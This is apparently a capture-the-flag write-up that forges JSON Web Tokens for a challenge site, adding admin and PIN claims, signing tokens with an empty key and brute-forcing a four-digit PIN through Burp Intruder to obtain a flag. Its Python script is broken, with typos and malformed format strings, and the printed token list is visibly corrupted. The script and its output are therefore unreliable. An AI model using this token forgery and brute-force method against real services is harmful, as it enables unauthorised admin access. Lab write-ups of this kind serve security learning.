Browse the address



Check cookies.

Looks like it is jwt token



Paste the token in https://jwt.io/

We got a username.

```
PAYLOAD: DATA

{
    "user": "anonymous"
}
```

After doing a directory bruteforce I found this directory.

It says I have to provide a key called is_admin to be admin



Note to self: Admin tokens must have the is_admin key defined otherwise we will know that it is just a normal user.

Let's do it

```
PAYLOAD: DATA

"user": "anonymous",
    "is_admin": "true"
}
```

Copy the token and put it in the browser

Lets change our username to admin


```
"user": "admin",
    "is_admin": "true"
}
```

Lets add a flag key

Let's add a pin number.

```
PAYLOAD: DATA

"user": "admin",
    "is_admin": true,
    "flag": true,
    "pin":"1234"
}
```



Now we need to bruteforce the pin number, we need a script to generate wordlist from 0000 to 9999 and a script to generate a jwt with every pin number.

I used this script to do both

```
import jwt


import jwt

ifor pin in range(10000):
    # Format the pin with leading zeros to ensure it's always 4 digits
    formatted_pin = '[:04d['.format(pin)
        encoded_pin = '[:04d['.format(pin)
        encoded_data = jwt.encode(payload={"user": "admin", "is_admin": True, "flag": True, "pin": formatted_pin}, key='', algorithm="HS256")
    print(encoded_data)


*Tootakati:~/cyberedu# head jwt_tokens
eyJhbbcioiJIUzIINiisInR5ccIoIkpXVCJ9, eyJ1c2VyIjoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwMCJ9.4zMdaBvNAg1wecSgndEwGH-KCulyQnvFxmGjCz0P7VE
eyJhbbcioiJIUzIINiIsInR5ccIoIkpXVCJ9.eyJ1c2VyIjoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwMSJ9.z8NvNlg76HjnH166gC6aV6LOEO3dfWVC4yZ8PVa-Ik
eyJhbbcioiJJUzIINiIsInR5ccIoIkpXVCJ9.eyJ1c2VyIjoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwMtJ9.Be6g07GgzYsC7pwslt4MGr17-AkqaEpd4M7tshh-T7w
eyJhbbcioiJJUzIINiIsInR5ccIoIkpXVCJ9.eyJ1c2VyIjoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwWJ9.PoiTC60EphUanT2bhtcomMSDPF0X-rcteWcnUXKUgA4U
eyJhbbcioiJJUzIINiIsInR5ccIoIkpXVCJ9.eyJ1c2VyIjoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoiMDAwWJ9.PoiTC60EphUanT2bhtcomMSDPF0X-rcteWcnUXKUgA4U
eyJhbbcioiJJUzIINiIsInR5ccIoIkpXVCJ9.eyJ1c2VyIjoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwiCGluIjoiMDAwWJ9.PoiTC60EphUanT2bhtcomMSDPF0X-rcteWcnUXKUgA4U
eyJhbbcioiJJUzIINiIsInR5ccIoIkpXVCJ9.eyJ1c2VyIjoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwiCGluIjoiMDAwWCJ9.eJSh4RLPjZwJV7ho7NBfetLLVvHII-J6JwSSSlvUD0k
eyJhbbcioiJJUzIINiIsInR5cCIoIkpXVCJ9.eyJ1c2VyIjoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwiCGluIjoiMDAwWCJ9.eJSh4RLPjZwJV7ho7NBfetLLVvHII-J6JwSSSlvUD0k
eyJhbbcioiJJUZIINiIsInR5cCIoIkpXVCJ9.eyJ1c2VyIjoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwiCGluIjoiMDAwWCJ9.eJSh4RLPjZwJV7ho7NBfetLLVvHII-J6JwSSSlvUD0k
eyJhbbcioiJJUZIINiIsInR5cCIoIkpXVCJ9.eyJ1c2VyIjoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwiCGluIjoiMDawWCJ9.eJJhc2VyIJoiYWRtaW4itCJpc19hZG1pbiI6dHJ1ZSwiZmxhZyI6dHJ1ZSwiCGluIjoiMDawWCJ9.eyJhc2VyIJoiYWRta
```

Using burp intruder we can try all these jwt tokens

Make sure to unmark the url encoding in intruder.



All length are 177 except this one lets see it



And the flag

```
Pretty Raw Hex Render

1 HTTP/1.1 200 OK
2 date: Tue, 26 Mar 2024 03:29:33 GMT
3 server: uvicorn
4 content-length: 71
5 content-type: application/json
6
7 "CTF{2965f7e9fcc77fff2bd869db984df8371845d6781edb382cc34536904207a53d}"
```